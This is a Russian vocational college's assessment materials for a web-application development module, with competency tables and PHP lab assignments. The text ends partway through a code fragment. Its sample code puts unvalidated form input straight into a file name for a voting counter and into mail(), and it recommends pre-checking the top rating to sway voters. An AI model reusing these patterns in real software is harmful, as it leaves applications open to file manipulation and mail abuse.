Частное образовательное учреждение высшего образования
«Международный Институт Дизайна и Сервиса»
(ЧОУВО МИДиС)
Кафедра математики и информатики

УТВЕРЖДЕН
на заседании кафедры
«30» мая 2022 г., протокол № 10
Заведующий кафедрой

_____Л.Ю. Овсяницкая
(подпись)

ФОНД ОЦЕНОЧНЫХ СРЕДСТВ ДЛЯ ПРОВЕДЕНИЯ ТЕКУЩЕГО КОНТРОЛЯ И ПРОМЕЖУТОЧНОЙ АТТЕСТАЦИИ ОБУЧАЮЩИХСЯ ПО ПРОФЕССИОНАЛЬНОМУ МОДУЛЮ

ПМ.09 ПРОЕКТИРОВАНИЕ, РАЗРАБОТКА И ОПТИМИЗАЦИЯ ВЕБ-ПРИЛОЖЕНИЙ

Специальность:
09.02.07 Информационные системы и программирование

Уровень образования обучающихся:
Основное общее образование

Вид подготовки:
Базовый

Челябинск 2022

СОДЕРЖАНИЕ

1. Паспорт фонда оценочных средств

1.1. Область применения

Фонд оценочных средств для проведении текущего контроля и промежуточной аттестации обучающихся (далее – Фонд оценочных средств) предназначен для проверки результатов освоения профессионального модуля ПМ.09 Проектирование, разработка и оптимизация веб-приложений основной профессиональной образовательной программы среднего профессионального образования - программы подготовки специалистов среднего звена (далее - ППССЗ) по специальности 09.02.07 Информационные системы и программирование.

Профессиональный модуль ПМ.09 Проектирование, разработка и оптимизация веб-приложений изучается в течение четырех семестров и включает в себя: МДК .09.01 Проектирование и разработка веб-приложений, МДК 09.02 Оптимизация веб-приложений, МДК 09.03 Обеспечение безопасности веб-приложений, учебную практику, производственную практику.

Форма аттестации по семестрам.

Наименование	Семестр	Форма аттестации
МДК .09.01 Проектирование и разработка веб-приложений	5 семестр	Экзамен
МДК .09.01 Проектирование и разработка веб-приложений	6 семестр	Курсовая работа
МДК .09.01 Проектирование и разработка веб-приложений	6 семестр	Дифференцированный зачет
МДК 09.02 Оптимизация веб-приложений	7 семестр	Дифференцированный зачет
МДК 09.03 Обеспечение безопасности веб-приложений	8 семестр	Дифференцированный зачет
Учебная практика	6 семестр	Отчет по практике
Производственная практика	8 семестр	Отчет по практике

Фонд оценочных средств позволяет оценить достижение обучающимися **общих (ОК) и профессиональных (ПК) компетенций**:

Общие компетенции (ОК):

Код	Наименование общих компетенций
ОК 01	Выбирать способы решения задач профессиональной деятельности, применительно к различным контекстам
ОК 02	Осуществлять поиск, анализ и интерпретацию информации, необходимой для выполнения задач профессиональной деятельности.
ОК 03	Планировать и реализовывать собственное профессиональное и личностное развитие.
ОК 04	Работать в коллективе и команде, эффективно взаимодействовать с коллегами, руководством, клиентами.
ОК 05	Осуществлять устную и письменную коммуникацию на государственном языке с учетом особенностей социального и культурного контекста.
ОК 06	Проявлять гражданско-патриотическую позицию, демонстрировать осознанное поведение на основе традиционных общечеловеческих ценностей
ОК 07	Содействовать сохранению окружающей среды, ресурсосбережению, эффективно действовать в чрезвычайных ситуациях.
ОК 08	Использовать средства физической культуры для сохранения и укрепления здоровья в процессе профессиональной деятельности и поддержания необходимого уровня физической подготовленности
ОК 09	Использовать информационные технологии в профессиональной деятельности.
ОК 10	Пользоваться профессиональной документацией на государственном и иностранном языках

Профессиональные компетенции (ПК):

Код	Наименование видов деятельности и профессиональных компетенций
ВД 9	**Проектирование, разработка и оптимизация веб-приложений**
ПК 9.1	Разрабатывать техническое задание на веб-приложение в соответствии с требованиями заказчика
ПК 9.2	Разрабатывать веб-приложение в соответствии с техническим заданием
ПК 9.3	Разрабатывать интерфейс пользователя веб-приложений в соответствии с техническим заданием
ПК 9.4	Осуществлять техническое сопровождение и восстановление веб-приложений в соответствии с техническим заданием
ПК 9.5	Производить тестирование разработанного веб приложения
ПК 9.6	Размещать веб приложения в сети в соответствии с техническим заданием
ПК 9.7	Осуществлять сбор статистической информации о работе веб-приложений для анализа эффективности его работы
ПК 9.8	Осуществлять аудит безопасности веб-приложения в соответствии с регламентами по безопасности
ПК 9.9	Модернизировать веб-приложение с учетом правил и норм подготовки информации для поисковых систем.
ПК 9.10	Реализовывать мероприятия по продвижению веб-приложений в сети Интернет

В результате изучения профессионального модуля ПМ.09 Проектирование, разработка и оптимизация веб-приложений обучающиеся должны:

иметь практический опыт:

- в использовании специальных готовых технических решений при разработке веб-приложений;
- выполнении разработки и проектирования информационных систем;
- модернизации веб-приложений с учетом правил и норм подготовки информации для поисковых систем;
- реализации мероприятий по продвижению веб-приложений в сети Интернет.

уметь:

- разрабатывать программный код клиентской и серверной части веб-приложений;
- осуществлять оптимизацию веб-приложения с целью повышения его рейтинга в сети Интернет;
- разрабатывать и проектировать информационные системы.

знать:

- языки программирования и разметки для разработки клиентской и серверной части веб-приложений;
- принципы функционирования поисковых сервисов и особенности оптимизации веб-приложений под них;
- принципы проектирования и разработки информационных систем.

1.2. Планируемые результаты освоения компетенций

В результате освоения программы профессионального модуля ПМ.09 Проектирование, разработка и оптимизация веб-приложений учитываются планируемые результаты освоения общих (ОК) и профессиональных (ПК) компетенций:

Код компетенций	Содержание компетенции	Планируемые результаты освоения компетенций

ОК 01	Выбирать способы решения задач профессиональной деятельности, применительно к различным контекстам	**Умения:** распознавать задачу и/или проблему в профессиональном и/или социальном контексте; анализировать задачу и/или проблему и выделять её составные части; определять этапы решения задачи; выявлять и эффективно искать информацию, необходимую для решения задачи и/или проблемы; составить план действия; определить необходимые ресурсы; владеть актуальными методами работы в профессиональной и смежных сферах; реализовать составленный план; оценивать результат и последствия своих действий (самостоятельно или с помощью наставника)
		Знания: актуальный профессиональный и социальный контекст, в котором приходится работать и жить; основные источники информации и ресурсы для решения задач и проблем в профессиональном и/или социальном контексте; алгоритмы выполнения работ в профессиональной и смежных областях; методы работы в профессиональной и смежных сферах; структуру плана для решения задач; порядок оценки результатов решения задач профессиональной деятельности
ОК 02	Осуществлять поиск, анализ и интерпретацию информации, необходимой для выполнения задач профессиональной деятельности	**Умения:** определять задачи для поиска информации; определять необходимые источники информации; планировать процесс поиска; структурировать получаемую информацию; выделять наиболее значимое в перечне информации; оценивать практическую значимость результатов поиска; оформлять результаты поиска
		Знания: номенклатура информационных источников, применяемых в профессиональной деятельности; приемы структурирования информации; формат оформления результатов поиска информации
ОК 03	Планировать и реализовывать собственное профессиональное и личностное развитие.	**Умения:** определять актуальность нормативно-правовой документации в профессиональной деятельности; применять современную научную профессиональную терминологию; определять и выстраивать траектории профессионального развития и самообразования
		Знания: содержание актуальной нормативно-правовой документации; современная научная и профессиональная терминология; возможные траектории профессионального развития и самообразования
ОК 04	Работать в коллективе и команде, эффективно взаимодействовать с коллегами, руководством, клиентами.	**Умения:** организовывать работу коллектива и команды; взаимодействовать с коллегами, руководством, клиентами в ходе профессиональной деятельности
		Знания: психологические основы деятельности коллектива, психологические особенности личности; основы проектной деятельности
ОК 05	Осуществлять устную и письменную коммуникацию на	**Умения:** грамотно излагать свои мысли и оформлять документы по профессиональной тематике на государственном языке, проявлять толерантность в рабочем коллективе

	государственном языке с учетом особенностей социального и культурного контекста.	**Знания:** особенности социального и культурного контекста; правила оформления документов и построения устных сообщений.
ОК 06	Проявлять гражданско-патриотическую позицию, демонстрировать осознанное поведение на основе традиционных общечеловеческих ценностей.	**Умения:** описывать значимость своей специальности
		Знания: сущность гражданско-патриотической позиции, общечеловеческих ценностей; значимость профессиональной деятельности по специальности
ОК 07	Содействовать сохранению окружающей среды, ресурсосбережению, эффективно действовать в чрезвычайных ситуациях.	**Умения:** соблюдать нормы экологической безопасности; определять направления ресурсосбережения в рамках профессиональной деятельности по специальности
		Знания: правила экологической безопасности при ведении профессиональной деятельности; основные ресурсы, задействованные в профессиональной деятельности; пути обеспечения ресурсосбережения
ОК 08	Использовать средства физической культуры для сохранения и укрепления здоровья в процессе профессиональной деятельности и поддержания необходимого уровня физической подготовленности.	**Умения:** использовать физкультурно-оздоровительную деятельность для укрепления здоровья, достижения жизненных и профессиональных целей; применять рациональные приемы двигательных функций в профессиональной деятельности; пользоваться средствами профилактики перенапряжения характерными для данной специальности
		Знания: роль физической культуры в общекультурном, профессиональном и социальном развитии человека; основы здорового образа жизни; условия профессиональной деятельности и зоны риска физического здоровья для специальности; средства профилактики перенапряжения
ОК 09	Использовать информационные технологии в профессиональной деятельности	**Умения:** применять средства информационных технологий для решения профессиональных задач; использовать современное программное обеспечение
		Знания: современные средства и устройства информатизации; порядок их применения и программное обеспечение в профессиональной деятельности
ОК 10	Пользоваться профессиональной документацией на государственном и иностранном языках.	**Умения:** понимать общий смысл четко произнесенных высказываний на известные темы (профессиональные и бытовые), понимать тексты на базовые профессиональные темы; участвовать в диалогах на знакомые общие и профессиональные темы; строить простые высказывания о себе и о своей профессиональной деятельности; кратко обосновывать и объяснить свои действия (текущие и планируемые); писать простые связные сообщения на знакомые или интересующие профессиональные темы

		Знания: правила построения простых и сложных предложений на профессиональные темы; основные общеупотребительные глаголы (бытовая и профессиональная лексика); лексический минимум, относящийся к описанию предметов, средств и процессов профессиональной деятельности; особенности произношения; правила чтения текстов профессиональной направленности
ПК 9.1.	Разрабатывать техническое задание на веб-приложение в соответствии с требованиями заказчика.	**Практический опыт:** Осуществлять сбор предварительных данных для выявления требований к веб-приложению. Определять первоначальные требования заказчика к веб-приложению и возможности их реализации. Подбирать оптимальные варианты реализации задач и согласование их с заказчиком. Оформлять техническое задание.
		Умения: Проводить анкетирование. Проводить интервьюирование. Оформлять техническую документацию. Осуществлять выбор одного из типовых решений. Работать со специализированным программным обеспечением для планирования времени и организации работы с клиентами.
		Знания: Инструменты и методы выявления требований. Типовые решения по разработке веб-приложений. Нормы и стандарты оформления технической документации. Принципы проектирования и разработки информационных систем.
ПК 9.2.	Разрабатывать веб-приложение в соответствии с техническим заданием.	**Практический опыт:** Выполнять верстку страниц веб-приложений. Кодировать на языках веб-программирования. Разрабатывать базы данных. Использовать специальные готовые технические решения при разработке веб-приложений. Выполнять разработку и проектирование информационных систем.
		Умения: Разрабатывать программный код клиентской и серверной части веб-приложений. Использовать язык разметки страниц веб-приложения. Оформлять код программы в соответствии со стандартом кодирования. Использовать объектные модели веб-приложений и браузера. Использовать открытые библиотеки (framework). Использовать выбранную среду программирования и средства системы управления базами данных. Осуществлять взаимодействие клиентской и серверной частей веб-приложений. Разрабатывать и проектировать информационные системы
		Знания: Языки программирования и разметки для разработки клиентской и серверной части веб-приложений.

		Принципы работы объектной модели веб-приложений и браузера. Основы технологии клиент-сервер. Особенности отображения веб-приложений в размерах рабочего пространства устройств. Особенности отображения элементов ИР в различных браузерах. Особенности выбранной среды программирования и системы управления базами данных.
ПК 9.3.	Разрабатывать интерфейс пользователя веб-приложений в соответствии с техническим заданием.	**Практический опыт:** Разрабатывать интерфейс пользователя. Разрабатывать анимационные эффекты.
		Умения: Разрабатывать программный код клиентской части веб-приложений. Оформлять код программы в соответствии со стандартом кодирования. Использовать объектные модели веб-приложений и браузера. Разрабатывать анимацию для веб-приложений для повышения его доступности и визуальной привлекательности (Canvas).
		Знания: Языки программирования и разметки для разработки клиентской части веб-приложений. Принципы работы объектной модели веб-приложений и браузера. Технологии для разработки анимации. Способы манипуляции элементами страницы веб-приложения. Виды анимации и способы ее применения.
ПК 9.4.	Осуществлять техническое сопровождение и восстановление веб-приложений в соответствии с техническим заданием.	**Практический опыт:** Устанавливать и настраивать веб-серверы, СУБД для организации работы веб-приложений. Использовать инструментальные средства контроля версий и баз данных. Проводить работы по резервному копированию веб-приложений. Выполнять регистрацию и обработку запросов Заказчика в службе технической поддержки.
		Умения: Подключать и настраивать системы мониторинга работы Веб-приложений и сбора статистики его использования. Устанавливать и настраивать веб-сервера, СУБД для организации работы веб-приложений. Работать с системами Helpdesk. Выяснять из беседы с заказчиком и понимать причины возникших аварийных ситуаций с информационным ресурсом. Анализировать и решать типовые запросы заказчиков. Выполнять регламентные процедуры по резервированию данных. Устанавливать прикладное программное обеспечение для резервирования веб-приложений.

		Знания: Основные показатели использования Веб-приложений и способы их анализа. Регламенты работ по резервному копированию и развертыванию резервной копий веб-приложений. Способы и средства мониторинга работы веб-приложений. Методы развертывания веб-служб и серверов. Принципы организации работы службы технической поддержки. Общие основы решения практических задач по созданию резервных копий.
ПК 9.5.	Производить тестирование разработанного веб приложения.	**Практический опыт:** Использовать инструментальные средства контроля версий и баз данных, учета дефектов. Тестировать веб-приложения с точки зрения логической целостности. Тестировать интеграцию веб-приложения с внешними сервисами и учетными системами.
		Умения: Выполнять отладку и тестирование программного кода (в том числе с использованием инструментальных средств). Выполнять оптимизацию и рефакторинг программного кода. Кодировать на скриптовых языках программирования. Тестировать веб-приложения с использованием тест-планов. Применять инструменты подготовки тестовых данных. Выбирать и комбинировать техники тестирования веб-приложений. Работать с системами контроля версий в соответствии с регламентом использования системы контроля версий. Выполнять проверку веб-приложения по техническому заданию.
		Знания: Сетевые протоколы и основы web-технологий. Современные методики тестирования эргономики пользовательских интерфейсов. Основные принципы отладки и тестирования программных продуктов. Методы организации работы при проведении процедур тестирования. Возможности используемой системы контроля версий и вспомогательных инструментальных программных средств для обработки исходного текста программного кода. Регламент использования системы контроля версий. Предметную область проекта для составления тест-планов.
ПК 9.6.	Размещать веб приложения в сети в соответствии с техническим заданием.	**Практический опыт:** Публиковать веб-приложения на базе хостинга в сети Интернет.
		Умения: Выбирать хостинг в соответствии с параметрами веб-приложения. Составлять сравнительную характеристику хостингов.

		Знания: Характеристики, типы и виды хостингов. Методы и способы передачи информации в сети Интернет. Устройство и работу хостинг-систем.
ПК 9.7.	Осуществлять сбор статистической информации о работе веб-приложений для анализа эффективности его работы.	**Практический опыт:** Реализовывать мероприятия по продвижению веб-приложений в сети Интернет. Собирать и предварительно анализировать статистическую информацию о работе веб-приложений.
		Умения: Подключать и настраивать системы мониторинга работы Веб-приложений и сбора статистики его использования. Составлять отчет по основным показателям использования Веб-приложений (рейтинг, источники и поведение пользователей, конверсия и др.).
		Знания: Основные показатели использования Веб-приложений и способы их анализа. Виды и методы расчета индексов цитируемости Веб-приложений (ТИЦ, ВИЦ).
ПК 9.8.	Осуществлять аудит безопасности веб-приложения в соответствии с регламентами по безопасности.	**Практический опыт:** Обеспечивать безопасную и бесперебойную работу.
		Умения: Осуществлять аудит безопасности веб-приложений. Модифицировать веб-приложение с целью внедрения программного кода по обеспечению безопасности его работы.
		Знания: Источники угроз информационной безопасности и меры по их предотвращению. Регламенты и методы разработки безопасных веб-приложений.
ПК 9.9.	Модернизировать веб-приложение с учетом правил и норм подготовки информации для поисковых систем.	**Практический опыт:** Модернизировать веб-приложения с учетом правил и норм подготовки информации для поисковых систем.
		Умения: Модифицировать код веб-приложения в соответствии с требованиями и регламентами поисковых систем. Размещать текстовую и графическую информацию на страницах веб-приложения. Редактировать HTML-код с использованием систем администрирования. Проверять HTML-код на соответствие отраслевым стандартам.
		Знания: Особенности работы систем управления сайтами. Принципы функционирования поисковых сервисов и особенности оптимизации Веб-приложений под них (SEO). Методы оптимизации Веб-приложений под социальные медиа (SMO).
ПК 9.10.	Реализовывать мероприятия по продвижению веб-приложений в сети Интернет.	**Практический опыт:** Реализовывать мероприятия по продвижению веб-приложений в сети Интернет. Собирать и предварительно анализировать статистическую информацию о работе веб-приложений.
		Умения:

		Подключать и настраивать системы мониторинга работы Веб-приложений и сбора статистики его использования. Работать с системами продвижения веб-приложений. Публиковать информации о веб-приложении в специальных справочниках и каталогах. Осуществлять подбор и анализ ключевых слов и фраз для соответствующей предметной области с использованием специализированных программных средств. Составлять тексты, включающие ссылки на продвигаемый сайт, для размещения на сайтах партнеров. Осуществлять оптимизацию веб-приложения с целью повышения его рейтинга в сети интернет.
		Знания: Принципы функционирования поисковых сервисов. Виды и методы расчета индексов цитируемости веб-приложений (ТИЦ, ВИЦ). Стратегии продвижения веб-приложений в сети Интернет. Виды поисковых запросов пользователей в интернете. Программные средства и платформы для подбора ключевых словосочетаний, отражающих специфику сайта. Инструменты сбора и анализа поисковых запросов.

1.3. Показатели оценки результатов обучения по профессиональному модулю ПМ.09 Проектирование, разработка и оптимизация веб-приложений

Содержание профессионального модуля	Результаты обучения (ОК, ПК)	Вид контроля	Наименование оценочного средства/форма контроля
МДК .09.01 Проектирование и разработка веб-приложений			
5 семестр			
Тема 9.1.1 Разработка сетевых приложений	ОК 1. - 10. ПК 9.1.-9.6	Текущий	Проверка выполнения индивидуального задания. Устный опрос.
Тема 9.1.1	ОК 1. - 10. ПК 9.1.-9.6	Промежуточный	Экзамен
6 семестр			
Тема 9.1.1 Разработка сетевых приложений	ОК 1. - 10. ПК 9.1.-9.6	Текущий	Проверка выполнения индивидуального задания. Устный опрос.
Тема 9.1.1	ОК 1. - 10. ПК 9.1.-9.6	Промежуточный	Защита курсовой работы, Дифференцированный зачет
МДК. 09.02. Оптимизация веб-приложений			
7 семестр			
Тема 9.2.1 Методы оптимизации веб - приложений	ОК 1. - 10. ПК 9.7, ПК 9.9, ПК 9.10	Текущий	Проверка выполнения индивидуального задания. Устный опрос.
8 семестр			
Тема 9.2.1 Методы оптимизации веб -	ОК 1. - 10. ПК 9.7, ПК 9.9, ПК	Текущий	Проверка выполнения индивидуального

приложений	9.10		задания. Устный опрос.
Тема 9.2.1	ОК 1. - 10. ПК 9.7, ПК 9.9, ПК 9.10	Промежуточный	Дифференцированный зачет
МДК. 09.03 Обеспечение безопасности веб-приложений			
7 семестр			
Тема 9.3.1 Технологии обеспечения безопасности веб-приложений	ОК 1. - 10. ПК 9.8	Текущий	Проверка выполнения индивидуального задания. Устный опрос.
8 семестр			
Тема 9.3.1 Технологии обеспечения безопасности веб-приложений	ОК 1. - 10. ПК 9.8	Текущий	Проверка выполнения индивидуального задания. Устный опрос.
Тема 9.3.1	ОК 1. - 10. ПК 9.8	Промежуточный	Дифференцированный зачет

Система контроля и оценки результатов освоения практического опыта, умений и усвоения знаний

В соответствии с учебным планом по профессиональному модулю ПМ.09 Проектирование, разработка и оптимизация веб-приложений предусмотрен текущий контроль во время проведения занятий и промежуточная аттестация в форме дифференцированного зачета, курсового проекта, с выставлением итоговой оценки за весь курс.

2. Задания для контроля и оценки результатов освоения практического опыта, умений и усвоения знаний

Задания для контроля и оценки результатов освоения практического опыта, умений и усвоения знаний по учебной практике и по производственной практике (по профилю специальности) представлены в программах практик.

2.1.Задания для текущего контроля

ПМ.09 Проектирование, разработка и оптимизация веб-приложений

Тема 9.1.1 Разработка сетевых приложений


Лабораторная работа 1 «Создание серверных сценариев с использованием технологии PHP»

Цель: изучение основных конструкций языка PHP.

Задание № 1. Изучить конструкции языка PHP, операторы присваивания, операторы вывода. Подготовить в Блокноте или в любом текстовом редакторе программу, выполняющую следующие действия:

- создать три переменные с названием товаров ($product1, $product2, $product3) и соответствующие им переменные с ценой товаров ($price1, $price2, $price3), вывести их на экран;
- рассчитать и вывести среднюю цену товара.

Примерный вид вывода на экран результата работы программы представлен на рисунке.



Протестировать программу с различными значениями переменных.


Оформить вывод данных о товарах в виде таблицы. Например, как показано на рисунке.

Для оформления таблицы поместить тэги таблицы в оператор вывода (echo или print). Новый вариант программы сохранить в файле с другим именем.

Использовать для табличного вывода HTML блоки. Для вывода переменных в тэги необходимо включить фрагменты программы. Сохранить файл.

Задание № 2. Изучить условные инструкции if, else, elseif. Подготовить программу для определения самого дорогого из трех товаров. За основу взять файл из задания 1. Сравнить цены товаров и вывести наименование и цену самого дорогого товара. Сопроводить вывод результата соответствующим сообщением.

Сравнить цену первого товара с ценами второго и третьего товаров. Если она окажется больше



сформировать вспомогательную переменную, например $max_prise, равную цене первого товара и $max_ product, равную наименованию первого товара. В противном случае сравнить цены второго и третьего товаров (использовать конструкцию elseif и else) и записать во вспомогательные переменные соответствующие данные. Вывести вспомогательные переменные. Протестировать программу с различными значениями переменных.

Определить товар с минимальной ценой. Решить задачу, методом "вытеснения", используя только конструкцию if. Во вспомогательные переменные $max_prise и $max_ product сразу записать данные о первом товаре. Последовательно сравнить цены второго и третьего товаров со значением, записанным в переменной $max_prise (конструкция if). Если цена окажется меньше значения записанного в переменной $max_prise, переопределить переменные $max_prise и $max_ product. Протестировать программу с различными значениями переменных.

Задание № 3. Изучить материалы о работе с функциями. Оформить решение задачи Задания 2 с помощью функции, определяющей товар с максимальной ценой. Функция должна иметь шесть формальных входных параметров: три переменные, хранящие наименования товаров, и три переменные, задающие их стоимость. Вывод искомых данных производить внутри функции. После описания функции вызвать ее не менее трех раз с различными значениями фактических параметров.

Подготовить файл, обеспечивающий проверку правильности ввода пароля. Действия по проверке пароля должны выполняться с помощью пользовательской функции с одним входным аргументом. Функция должна сравнивать пароль, заданный внутри функции, с паролем, переданный ей через аргумент. Результат сравнения вывести в виде текста: "Пароль верный" или "Ошибка в пароле". Вывод сообщения должен производиться внутри тела функции. Протестировать программу с различными значениями пароля.

Модифицировать программу так, чтобы вызов функции выполнялся в операторе вывода. Например, если имя функции control($p), то ее вызов: print control("1234"). Внутри тела функции использовать инструкцию return.

Задание № 4. Изучить материалы, относящиеся к организации циклов в PHP. Подготовить текст программы для решения следующей задачи. Пусть стоимость товара равна 100 р. в начале текущего года. Процент инфляции в этом году по прогнозам составит 10 %. В последующие годы прогнозируется увеличение процента инфляции на 3,5 % в год. С помощью циклической программы вывести прогнозируемую стоимость товара к концу текущего года и в последующие годы. Прекратить расчеты, как только стоимость товара превысит 150 р. Использовать цикл while.

Решить ту же задачу с помощью цикла for. Вывести прогнозируемую стоимость товара к концу текущего года и в последующие 5 лет. Вывод оформить в виде таблицы ГОД => ЦЕНА => ИНФЛЯЦИЯ. Модифицировать файл для решения следующей задачи. Пусть при достижении стоимости товара 170 р., инфляция начнет снижаться каждый год на 3,5 %. Спрогнозировать стоимость товара через 10 лет.

Задание № 5. Изучить основы работы с массивами. Подготовить текст программы, выполняющей следующие действия:

- создать список (индексированный массив), состоящий из пяти наименований товаров с помощью функции array();
- добавить еще не менее двух элементов массива с помощью идентификатора массива;
- определить количество элементов массив, используя функцию count(), и вывести названия товаров в цикле for.

Протестировать работу программы с различным количеством элементов массива.

Модифицировать программу, добавив сортировку массива в алфавитном порядке наименований товаров (использовать функцию sort). Вывести на экран исходный массив и результат сортировки.

Задание № 6. Подготовить программу для обработки ассоциативного массива. Программа должна обеспечивать следующее:

- создать ассоциативный массив: ТОВАР => ЦЕНА, где название товара – это ключ (индекс) массива, а цена – значения элементов массива;
- массив должен содержать не мене пяти элементов, три из них задать с помощью функции array(), а остальные задать непосредственно в операторе присваивания;
- вывести товары и их цены, используя оператор цикла foreach().

Протестировать работу программы с различным количеством элементов массива, добавив их любым способом.

Модифицировать программу для решения следующих задач:

- подсчитать количество товаров и их суммарную стоимость;
- отсортировать массив:

–в порядке убывания (возрастания) цены товара и вывести на экран. Использовать функции asort() и arsort().

–выполнить сортировку массива так, чтобы товары (ключи) расположились в алфавитном порядке для чего использовать функции ksort() или krsort().

Задание № 7. Создайте php-скрипт, выводящий страницу с форматиро-ванной средствами разметки HTML информацией о вас как о разработчике.

Задание № 8. Создайте php-скрипт, генерирующий страницу с табли-цей основных цветов HTML. Указания: интенсивности красно-го, зеленого и синего цветов принимают шестнадцатеричные значения 00, 33, 66, 99, CC, FF. Для преобразования между деся-тичными и шестнадцатеричными числовыми значениями ис-пользуйте стандартные функции dechex, hexdec.

Задание № 9. Реализуйте скрипт, генерирующий и выводящий в брау-зер случайные числа до тех пор, пока их сумма не станет больше или равна заданного значения $n. Указание: для генерации псевдослучайного целого числа, принадлежащего диапазону [$min,$max], используйте стандартную функцию rand($min,$max).

Лабораторная работа 2 «Обработка данных на форме»

Цель: изучение основных конструкций языка PHP для работы с формами.

Задание № 1. Изучить материалы, содержащие теоретические сведения об организации работы с формами в языке PHP.

Задание № 2. Подготовить текст программы, выполняющей следующие действия:

создать html-документ, содержащий форму с полями Ф.И.О., Адрес, Email, Пароль и передать введенные данные для обработки php-программе –для вывода данных на экран.

Протестировать работу программы. Решить ту же задачу, но с помощью одного файла.

Проверить работоспособность программы.

Задание № 3. Подготовить программу для решения аналогичной задачи, но проверяющей пароль пользователя, вводимый через поле формы. Значение правильного пароля задается внутри текста программы. Сохранить текст программы в файле и протестировать ее.

Модифицировать программу так, чтобы в случае ввода правильного пароля, происходил переход на другой файл с текстом поздравления.

Задание № 4. Подготовить файл для отправки электронного письма. Файл должен содержать форму, в которой расположить 4 элемента с соответствующими комментариями:

- текстовое поле (text) с именем to;
- текстовое поле (text) с именем subject;
- текстовую область (textarea) с именем message;
- кнопка (submit) с именем mail_ok.

Данные из формы передать методом POST скрипту, с функцией отправки сообщения и проверкой правильности отправки письма.

Пояснения к программе отправления электронного письма

Для простоты обработки данных, полученных из формы, назовем соответствующие переменные: $to, $subject и $message. Затем информацию из этих переменных будем использовать для отправки письма на адрес e-mail, указанный в переменной $mail.

Отправка письма производится с помощью функции mail():

bool mail (string $to , string $subject , string $message)

Функция возвращает значение TRUE если почта отправлена и FALSE в противном случае. Так как при работе с локальным хостингом оправка письма не производится, проверку правильности передачи письма можно выполнить с помощью оператора If и вывести соответствующее сообщение на экран.

Пример программы для отправки электронного письма

```
<?
$go=$_POST['mail_ok'];
if(!$go)
{
?>

HTML-код формы для написания письма

<?}
else
{
$to=$_POST['to'];
$subject=$_POST['subject'];
$message=$_POST['message'];
$mail=mail($to,$subject,$message);
if ($mail==TRUE)
  {echo "Письмо отправлено";}
else
  {echo "Не удалось отправить";}
}
?>
```

Задание № 5. Написать программу-калькулятор, которая позволит пользователю передать два числа и указать арифметическую операцию, выполняемую над ними.

Задание № 6. Реализовать ввод и обработку анкеты пользователя. Форма анкеты заполняется на одной странице, скрипт-обработчик, реализованный в отдельном файле, проверяет правильность заполнения всех полей и делает вывод на основе представленной информации (например, вычисляет количество языков программирования, которые знает пользователь, определяет его возраст в годах по введенной дате рождения и т.п.).


Задание № 7. Реализовать тест из 3–4 вопросов с несколькими вариантами ответа на каждый вопрос, предусмотреть начисление баллов за выбранные пользователем варианты ответа. В конце тестирования, в зависимости от количества набранных баллов, вывести резюме по тесту.

Лабораторная работа 3 «Организация файлового ввода-вывода»

Цель: изучение основных конструкций языка PHP для организации файлового ввода-вывода.


Задание № 1. Изучить материалы, содержащие теоретические сведения об организации файлового ввода-вывода в языке PHP.

Задание № 2. Создать программу для проведения опроса – голосования по оценке какого-то товара или мероприятия. Создать форму для голосования с вопросом "Как вы оцениваете наш магазин?" и вариантами ответов в виде radio-button.




Подготовить текст программы, обеспечивающей следующие действия. По нажатию кнопки "проголосовать" нужно в соответствии с выбранной оценкой:

– открыть необходимый файл,
– прочитать записанное в файле число,
– увеличить его на единицу,
– и перезаписать результат в этот же файл.



Вывести результаты голосования.

Протестировать работу программы не менее десяти раз, просмотреть содержимое файлов.

5.txt 

Модифицировать программу так, чтобы результаты голосования выводились в виде диаграммы.
Создать два вспомогательных файла. Первый должен обеспечивать создание текстовых файлов 2.txt, 3.txt,4.txt, и запись в них числа 0. Второй – удаление этих файлов. Произвести несколько раз тестирование процесса голосования.

Рекомендации по составлению программы

1. Создать файлы для хранения информации: 5.txt, 4.txt, 3.txt и 2.txt с первоначальным значением 0 в каждом файле. В дальнейшем в них будут записываться значения счетчиков ответов при голосовании.
2. Написать фрагмент программы, обеспечивающий вывод формы. Значения параметров поля формы указать цифрой (5, 4, 3, 2), совпадающей с именем файла. Например, для первой строки формы с отметкой отлично поле формы может выглядеть так:
<input type="radio" name="vote" value="5" checked > отлично
Заметим, что только это поле "отмечено" (checked), чтобы стимулировать принятие пользователем желаемого решения.
3. Составить программу обработки переданных данных (например, методом POST). Ниже приведен фрагмент программы для реализации обработки файлов (чтения и записи нового значения) :

```
if (@$_POST['vote'])
{
// если параметр vote передаётся методом POST, значит нажата кнопка проголосовать
$file=$_POST['vote'].".txt";
// в переменной vote содержится число 2, 3, 4, или 5. Наши файлы имеют такие же
// названия, значит мы можем использовать эти значения для выбора файла,
// сформировав таким образом его имя
$f=fopen($file,"r");
// открываем файл для чтения
$votes=fread($f,100);
